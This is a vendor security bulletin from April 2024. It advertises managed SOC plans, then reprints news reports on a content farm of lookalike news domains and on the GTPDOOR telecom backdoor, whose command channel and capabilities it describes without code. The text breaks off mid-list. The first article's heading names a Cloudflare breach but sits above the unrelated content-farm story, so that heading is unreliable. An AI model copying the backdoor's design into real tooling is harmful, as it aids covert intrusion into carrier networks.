telelink business services

Monthly Security Bulletin

APRIL/24

Advanced Security Operations Center

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Cloudflare hacked using auth tokens stolen in Okta attack

BleepingComputer has discovered a content farm operating some 60+ domains named after popular media outlets, including the BBC, CNBC, CNN, Forbes, Huffington Post, Reuters, The Guardian, and Washington Post, among others.

These "news" websites, which we were able to trace to their proprietor in India, repost articles from credible media and research organizations without attribution.

Beyond that though, their intentions seem multifaceted—from building SEO for their online gambling ventures to deceptively selling "press release" and "product review" ad slots at hefty prices to unsuspecting users looking to market their products online.

Content farm operates 60+ 'news' websites

BleepingComputer has identified a network of more than five dozen "news" websites that impersonate leading media outlets like the BBC, Bloomberg, CNBC, CNN, Crunchbase, Forbes, Huffington Post, The Guardian, The Metro (UK), The Mirror, The Telegraph, Reuters, Washington Times, and Washington Post.

We have released the complete list of these domains in this article below.

Sites impersonate mainstream media outlets like the Washington Post, Guardian, and CNN (BleepingComputer)

These websites repost existing news articles taken from other sources verbatim under an "admin" author account without proper attribution, effectively plagiarising them from credible media outlets and research organizations.

As an example, notice the following article published on **www.guardiannewstoday.com**, which is not associated with the widely circulated newspaper, **The Guardian.**


BleepingComputer identified that the article, along with its headline and body, was copied word-to-word from a legitimate source, jurist.org, which is a legal news and commentary website.

'Guardian' lookalike website reposting articles from original source, jurist.org (BleepingComputer)


Spams forums for SEO and to sell press releases for $1000

The party behind this operation frequently spams forums and comment sections of various kinds of websites with backlinks to these domains, in an attempt to boost SEO for these online properties and in turn lend credibility to them.

Of the several examples we found, below are posts made on a gaming forum, and the popular Immigration Boards forum, where community members share experiences about their UK immigration journey.




Operator spams forums to boost SEO for these lookalike news sites (BleepingComputer)



Several forums and news sites spammed by the 'news' syndicate (BleepingComputer)

BleepingComputer also observed that in some of these comments, the operator of this network appeared to be selling advertorial slots for press releases and product reviews, starting at $50 per post or a "bulk deal" priced at $1000.



Thomasrug 7 months ago

Hi!? Maurya is here.I have been working with a team of professionals for 5 years. I am highly Professional in Press release writing. I can distribute your press release on almost all major websites. You can trust me to craft the perfect press release writing or whatever else you need. Every piece of work is uniquely tailored to each client's needs. Feel free to contact me. Super excited to work with you.

Here is websites List:

1000$ per post permanent for all sites bulk deal
50$ per post


https://www.canadiannewstoday.com/
https://www.thetelegraphnewstoday.com/
https://www.timesofnetherland.com/
https://www.washingtontimesnewstoday.com/
https://www.australiannewstoday.com/
https://www.bloombergnewstoday.com/
https://www.cnbcnewstoday.com/

Advertorial placement spaces for these websites are being sold for a thousand dollars (BleepingComputer)

The lure could be tempting to unsuspecting readers interested in promoting their products, who could be confusing these lookalike websites with legitimate media outlets that they mimic.

Maintains Google News and social media presence

We were further surprised to learn that in addition to running over five dozen online properties, the operator maintains Facebook pages for some of these and might have additionally enrolled them as a Google News publisher, much like real media organizations do.




Facebook page for the operation's 'Washington Times News Today' website (BleepingComputer)

Notice that the physical address listed on the Facebook page for the so-called 'Washington Times News Today' is that of an established American daily, Washington Times.

Washington Times real office address listed by copycat website (Google Maps)

Below is a search result for a Sky Sports (UK) article, a copy of which also appears on CanadianNewsToday.com, a part of this domain syndicate and visible on Google News.



Counterfeit news sites reposting Sky News stories that also appear on Google News (BleepingComputer)

The complete list revealed

Below is a list of the 60+ live domains presently associated with this network. BleepingComputer will continue to monitor this campaign and update the list as more domains are discovered.

Any content or 'news' published on these websites should not be trusted to be coming from authoritative news sources and should be independently fact-checked.

Moreover, there is no guarantee that any products or services being marketed via promotional advertorials on these websites are legitimate, and could be part of a scam.

```
www.australiannewstoday.com
www.bbcnewstoday.com
www.bloombergnewstoday.com
www.bostonnewstoday.com
www.britishnewstoday.com
www.canadiannewstoday.com
www.chinaworldnewstoday.com
www.chroniclenewstoday.com
www.cnbcnewstoday.com
www.cnnworldtoday.com
www.crunchbasenewstoday.com
www.dailyexpressnewstoday.com
www.dailyheraldnewstoday.com
```

```
www.dailymirrornewstoday.com
www.dailystarnewstoday.com
www.dailytelegraphnewstoday.com
www.dutchnewstoday.com
www.dwnewstoday.com
www.europeannewstoday.com
www.forbesnewstoday.com
www.frenchnewstoday.com
www.germaynewstoday.com
www.guardiannewstoday.com
www.headlinesworldnews.com
www.huffingtonposttoday.com
www.irishnewstoday.com
www.italiannewstoday.com
www.livemintnewstoday.com
www.maltanewstime.com
www.mirrornewstoday.com
www.nationalposttoday.com
www.neatherlandnewstoday.com
www.neweuropetoday.com
www.norwaynewstoday.com
www.oxfordnewstoday.com
www.portugalnewstoday.com
www.postgazettenewstoday.com
www.republicofchinatoday.com
www.reuterstoday.com
www.russiannewstoday.com
www.scotlandnewstoday.com
www.spanenewstoday.com
www.switzerlandnewstoday.com
www.thedailymailnewstoday.com
www.thedailytelegraphnewstoday.com
www.theexpressnewstoday.com
www.theheraldnewstoday.com
www.theindependentnewstoday.com
www.theirishtimesnewstoday.com
www.theirishtimestoday.com
www.themetronewstoday.com
www.themirrornewstoday.com
www.thequintnewstoday.com
www.thestarnewstoday.com
www.thesunnewstoday.com
www.thetelegraphnewstoday.com
www.timesofnetherland.com
www.timesofspanish.com
www.topeuropenews.com
www.topworldnewstoday.com
www.turkeynewstoday.com
www.walesnewstoday.com
www.washingtonposttoday.com
```

Operation traced to India

Many of these domains, according to public WHOIS records, have been operational since at least 2022, with new ones gradually added over time, well into 2024.

BleepingComputer observed that most of these websites use WordPress as their choice of CMS, and share a common registrar and host, One.com.

Based on the contact information listed on some of these websites, we were able to trace them to their operator. Our preliminary analysis suggests that the operation is based in and running out of India.

In addition to abusing well-known media trademarks for SEO marketing, the ultimate goal of these online ventures is apparently to promote online gambling, sports betting, casino games, and crypto enterprises—which are among the key focus areas of the entity behind this operation.

The operators of this syndicate may be associated with jackpotbetonline.com, a sports betting and gambling company that, according to its LinkedIn page is based in Gurugram, India, and has been active since at least 2014. The company's social media account on X (formerly Twitter) was suspended.

Given the multifaceted use cases of such a large-scale domain network, it is challenging to ascertain if its activities have remained and will remain limited to SEO building and deceptively selling advertorial spaces, or could this network evolve in the future to disseminate fake news and disinformation, which it can very well do.


This discovery is reminiscent of a 2023 NewsGuard report that unveiled an unrelated network of domains pushing AI-generated articles that were also attributed to an "admin" account.

Even if the proprietors of this business can get away with trademark violations by claiming that the names of their websites are sufficiently different from established Western media outlets and that they operate in a different geographical location, the content that these websites are blatantly reposting is still copyrighted, and subject to legal disputes.

Update, March 3rd, 02:17 am ET: Added Washington Times copycat website example that lists the address of the authentic newspaper.

Source: https://www.bleepingcomputer.com/news/security/content-farm-impersonates-60-plus-major-news-outlets-like-bbc-cnn-cnbc/

2. Stealthy GTPDOOR Linux malware targets mobile operator networks




Security researcher HaxRob discovered a previously unknown Linux backdoor named GTPDOOR, designed for covert operations within mobile carrier networks.

The threat actors behind GTPDOOR are believed to target systems adjacent to the GPRS roaming eXchange (GRX), such as SGSN, GGSN, and P-GW, which can provide the attackers direct access to a telecom's core network.

The GRX is a component of mobile telecommunications that facilitates data roaming services across different geographical areas and networks. While the Serving GPRS Support Node (SGSN), Gateway GPRS Support Node (GGSN), and P-GW (Packet Data Network Gateway (for 4G LTE) are components within a mobile operator's network infrastructure, each serving different roles in mobile communications.

As the SGSN, GGSN, and P-GW networks are more exposed to the public, with IP address ranges listed in public documents, the researcher believes they are the likely target for gaining initial access to the mobile operator's network.



In his write-up, HaxRob explained that GTPDOOR is likely a tool belonging to the 'LightBasin' threat group (UNC1945), notorious for intelligence-collection operations targeting multiple telcos worldwide.

The researcher discovered two versions of the backdoor uploaded to VirusTotal in late 2023, both passing largely undetected by antivirus engines. The binaries targeted a very old Red Hat Linux version, indicating an outdated target.

Version	Filename	Architecture	Hash
1	dbus-echo	x86-64	827f41fc1a6f8a4c8a8575b3e2349aeaba0dfc2c9390ef1cceeef1bb85c34161
2	pickup	i386	5cbafa2d562be0f5fa690f8d551cdb0bee9fc299959b749b99d44ae3fda782e4


The stealthy GTPDOOR operation

GTPDOOR is a sophisticated backdoor malware tailored for telecommunications networks, leveraging the GPRS Tunnelling Protocol Control Plane (GTP-C) for covert command and control (C2) communications.

It is designed for deployment in Linux-based systems adjacent to the GRX, responsible for routing and forwarding roaming-related signaling and user plane traffic.

Using GTP-C for communication allows GTPDOOR to blend with legitimate network traffic and utilize already permitted ports that aren't monitored by standard security solutions. For additional stealth, GTPDOOR can change its process name to mimic legitimate system processes.

The malware listens for specific GTP-C echo request messages ("magic packets") to wake up and execute the given command on the host, sending the output back to its operators.



Malicious packet structure (doubleagent.net)

The contents of the magic GTP packets are authenticated and encrypted using a simple XOR cipher, ensuring that only authorized operators can control the malware.


GTPDOOR v1 supports the following operations on breached hosts:

- Set a new encryption key used for C2 communications
- Write arbitrary data to a local file named 'system.conf'
- Execute arbitrary shell commands and send back the output

GTPDOOR v2 supports the above operations plus the following:

